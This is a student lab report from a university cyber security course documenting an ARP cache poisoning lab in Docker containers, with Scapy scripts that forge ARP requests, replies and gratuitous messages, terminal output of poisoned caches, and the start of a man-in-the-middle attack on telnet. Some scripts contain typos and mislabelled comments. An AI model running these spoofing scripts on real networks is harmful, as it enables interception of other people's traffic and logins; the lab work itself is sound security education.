

CSC 5290 : Cyber Security Practices
Lab2
Winter 2023
Student name: Kanchan Chopde


ARP Cache Poisoning Lab Attack

Following screenshot shows information on docker containers with their ids:

A-10.9.0.5 35...19

B-10.9.0.6 58...15


M-10.9.0.105 3e...32




CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAME
3e5c99bdb132	handsongsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	7 hours ago	Up 7 hours		B-10
5...6	handsongsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	7 hours ago	Up 7 hours		M-10
359bc1aefb19	handsongsecurity/seed-ubuntu:large	"bash -c ' /etc/init..."	7 hours ago	Up 7 hours		A-10

Following 2 screenshots shows docker containers creating and running.

Also interesting observation : need to remove orphan containers used in previous labs for that used command: docker-compose down –remove-orphans



```
[02/04/24]seed@VM:~/Labsetup$ dcup
WARNING: Found orphan containers (hostA-10.9.0.5, hostB-10.9.0.6, seed-attacker) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating A-10.9.0.5 ... done
Creating M-10.9.0.105 ... done
Creating B-10.9.0.6 ... done
Attaching to B-10.9.0.6, M-10.9.0.105, A-10.9.0.5
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```



Task 1: ARP Cache Poisoning


Task 1.A (using ARP request)

Following screenshots shows sending arp spoofed packet program.


Here we have added IP_target as HostA's IP address, MAC_target as HostA's MAC Address. We get it from running ifconfig command as shown in screenshot.

We construct ethernet object and assign its destination as HostA's MAC address and ethernet source as the spoofed MAC address i.e. aa:bb:cc:dd:ee (fake mac address)

We construct ARP object and assign source ip as spoofed IP address, its mac address as spoofed mac address and its IP filed as target Ip i.e. HostA's ip to which want to send request.




Now we execute arprequest.py program from HostM's container as seen in below screenshot.



After running python script ,we check on HostA's container using arp -n command.

we can clearly see Address 10.9.0.95 i.e. fake IP address and HWaddress i.e. fake MAC address which we executed from HostM.



Task 1.B (using ARP reply)

For ARP reply:

- a) Scenario 1: B's IP is already in A's cache.

We write program arpreply.py:

Here we make changes to add IP sender as Host B IP and MAC target as A. Also we give Target IP as A and Spoofed MAC addresss: aa:bb:cc:dd:ee:ff. We add operation code as 2 depicting ARP reply.

```
5
6 IP_sender="10.9.0.6"          #B's IP address
7 MAC_target="02:42:0a:09:00:05" #A's MAC address
8
9 IP_target="10.9.0.5"          #A's IP address
10 MAC_sender="aa:bb:cc:dd:ee:ff" #spoofed MAC address
11
12 print("sending arp reply..")
13
14 #construct ethernet header
15 E = Ether()
16 E.dst = MAC_target
17 E.src = MAC_sender
18
19 #construct ARP packet
20 A = ARP()
21 A.psrc = IP_sender
22 A.hwsrc = MAC_sender
23
24 A.pdst = IP_target
25 A.hwdst = MAC_target
26
27 A.op = 2 #2 for ARP reply
28
```

seed@VM: ~/volumes

```
root@359bc1a6fb19:/# arp -n
Address           Hwtype   HWaddress           Flags Mask
Iface
10.9.0.6          ether     aa:bb:cc:dd:ee:ff  C
eth0
root@359bc1a6fb19:/#
```


We run the program on HOST M.

seed@VM: ~/volumes

```
root@58b7af752f15:/volumes# ./arpreply.py
sending arp reply..
.
Sent 1 packets.
root@58b7af752f15:/volumes#
```

We check at HOST A with command arp -n

As host B was already present in cache , it updated with spoofed MAC address.



```
Feb 4 21:57 •
arpreply.py
~/Downloads/LabSetup/LabSetup/volumes


arprequest.py task1.py arpreply.py

5
6 IP_sender="10.9.0.6"      #B's IP address
7 MAC_target="02:42:0a:09:00:05" #A's MAC address
8
9 IP_target="10.9.0.5"      #A's IP address
10 MAC_sender="aa:bb:cc:dd:ee:ff" #spoofed MAC address
11
12 print("sending arp reply..")
13
14 #construct ethernet header
15 E = Ether()
16 E.dst = MAC_target
17 E.src = MAC_sender
18
19 #construct ARP packet
20 A = ARP()
21 A.psrc = IP_sender
22 A.hwsrc = MAC_sender
23
24 A.pdst = IP_target
25 A.hwdst = MAC_target
26
27 A.op = 2 #2 for ARP reply
28
```

```
root@359bc1a6fb19:/# arp -n
Address      Hwtype   HWaddress           Flags Mask
Iface
10.9.0.6      ether    aa:bb:cc:dd:ee:ff  C
eth0
root@359bc1a6fb19:/#
```


b) Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

Now using command arp -d 10.9.0.6 we remove B's entry from cache.




```
root@359bc1a6fb19:/# arp -n
Address      Hwtype   HWaddress           Flags Mask
Iface
10.9.0.6      ether    02:42:0a:09:00:06  C
eth0
root@359bc1a6fb19:/# arp -d 10.9.0.6
root@359bc1a6fb19:/#
```

We again run the arpreply.py program from HOST M.



There exists no communication between two hosts. Hence arp table is not updated.



Task 1.C (using ARP gratuitous message)

Scenario 1: B's IP is already in A's cache. Write program gratititousreply.py:

It has same sender and target IP i.e. A's IP address

MAC for sender is spoofed address: aa:bb:cc:dd:ee:ff

MAC for destination is gratuitous address: ff:ff:ff:ff:ff:ff

Set operation code to 2 i.e. reply

We run script from HOST M and look at HOST A – we can see spoofed MAC address is updated at HOST A.

```
#!/usr/bin/env python3
2
3 from scapy.all import *
4
5
6 IP_sender="10.9.0.6"          #A's IP address
7 MAC_sender="aa:bb:cc:dd:ee:ff" #spoofed MAC address
8
9 IP_target="10.9.0.6"          #A's IP address
10 MAC_target="ff:ff:ff:ff:ff:ff" #gratuitous MAC address
11
12 print("sending arp reply..")
13
14 #construct ethernet header
15 E = Ether()
16 E.dst = MAC_target
17 E.src = MAC_sender
18
19 #construct ARP packet
20 A = ARP()
21 A.psrc = IP_sender
22 A.hwsr = MAC_sender
23
24 A.pdst = IP_target
25 A.hwdst = MAC_target
```

```
root@58b7af752f15:/volumes# ./gratititousreply.py
sending arp reply..
.
Sent 1 packets.
root@58b7af752f15:/volumes#
```

```
root@359bc1a6fb19:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at aa:bb:cc:dd:ee:ff [ether] o
n eth0
root@359bc1a6fb19:/# arp -n
Address      Iface      HWtype      HWAddress      Flags Mask
10.9.0.6      eth0      ether      aa:bb:cc:dd:ee:ff      C
root@359bc1a6fb19:/#
```

Scenario 2: B's IP is not in A's cache.

No reply is observed at HOST A because communication with HOST B does not exists. Arp -n

commands gives no table. AS we removed entry of host B 10.9.0.6 using arp -d command. Also there is no communication with host B hence arp table is not updated.

```
#!/usr/bin/env python3
2
3 from scapy.all import *
4
5
6 IP_sender="10.9.0.6"          #A's IP address
7 MAC_sender="aa:bb:cc:dd:ee:ff" #spoofed MAC address
8
9 IP_target="10.9.0.6"          #A's IP address
10 MAC_target="ff:ff:ff:ff:ff:ff" #gratuitous MAC address
11
12 print("sending arp reply..")
13
14 #construct ethernet header
15 E = Ether()
16 E.dst = MAC_target
17 E.src = MAC_sender
18
19 #construct ARP packet
20 A = ARP()
21 A.psrc = IP_sender
22 A.hwsr = MAC_sender
23
24 A.pdst = IP_target
25 A.hwdst = MAC_target
```

```
root@58b7af752f15:/volumes# ./gratititousreply.py
sending arp reply..
.
Sent 1 packets.
root@58b7af752f15:/volumes# ./gratititousreply.py
sending arp reply..
.
Sent 1 packets.
root@58b7af752f15:/volumes#
root@58b7af752f15:/volumes#
```

```
root@359bc1a6fb19:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at aa:bb:cc:dd:ee:ff [ether] o
n eth0
root@359bc1a6fb19:/# arp -n
Address      Iface      HWtype      HWAddress      Flags Mask
10.9.0.6      eth0      ether      aa:bb:cc:dd:ee:ff      C
root@359bc1a6fb19:/# arp -d 10.9.0.6
root@359bc1a6fb19:/# arp -n
root@359bc1a6fb19:/#
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Below is program named mitm_arp_cache_poisoning.py.

Here we set sender IP and MAC address as HOST A, target IP and MAC address as HOST B and attacker IP and MAC address as HOST M.

For communication reply we set the Ethernet destination as MAC address of HOST A, for ARP we add source IP as Host B and mac source as HOST M's mac address.

After running the program from HOST A to HOST B, we can see MAC address getting updated as attackers MAC for Host A. From Host A we do telnet 10.9.0.6 and entre login details.

Step 1 (Launch the ARP cache poisoning attack).

The screenshot shows a desktop environment with a terminal window, a code editor window, and another terminal window.

Code Editor (Left):

```
4
5 IP_target="10.9.0.6"
6 MAC_target="02:42:0a:09:00:06"
7
8 IP_sender="10.9.0.5"
9 MAC_sender="02:42:0a:09:00:05"
10
11 IP_attacker="10.9.0.105"
12 MAC_attacker="02:42:0a:09:00:69"
13
14 print("arp cache poisoning request ...")
15
16 #construct ethernet header
17 Ea = Ether()
18 Ea.dst = MAC_sender
19 #construct ARP packet
20 Aa = ARP()
21 Aa.psrc = IP_target
22 Aa.hwsrc = MAC_attacker
23 Aa.op = 2 # 2 for ARP reply
24 pkta = Ea/Aa
25 sendp(pkta)
26
27 #construct ethernet header
```

Terminal 1 (Top Right):

```
root@58b7af752f15:/volumes# arp -n
Address      HWtype  HWaddress          Flags Mask   Iface
10.9.0.5     ether    02:42:0a:09:00:05 C       eth0
10.9.0.6     ether    02:42:0a:09:00:06 C       eth0
10.9.0.1     ether    02:42:c4:9b:e3:5c C       eth0
root@58b7af752f15:/volumes# ./mitm_arp_cache_poisoning.py
arp cache poisoning request ...
.
Sent 1 packets.
.
Sent 1 packets.
root@58b7af752f15:/volumes#
```


Terminal 2 (Bottom Right):

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

seed@3e5c99bdb132:~$ arp -n
Address      HWtype  HWaddress          Flags Mask   Iface
10.9.0.5     ether    02:42:0a:09:00:69 C       eth0
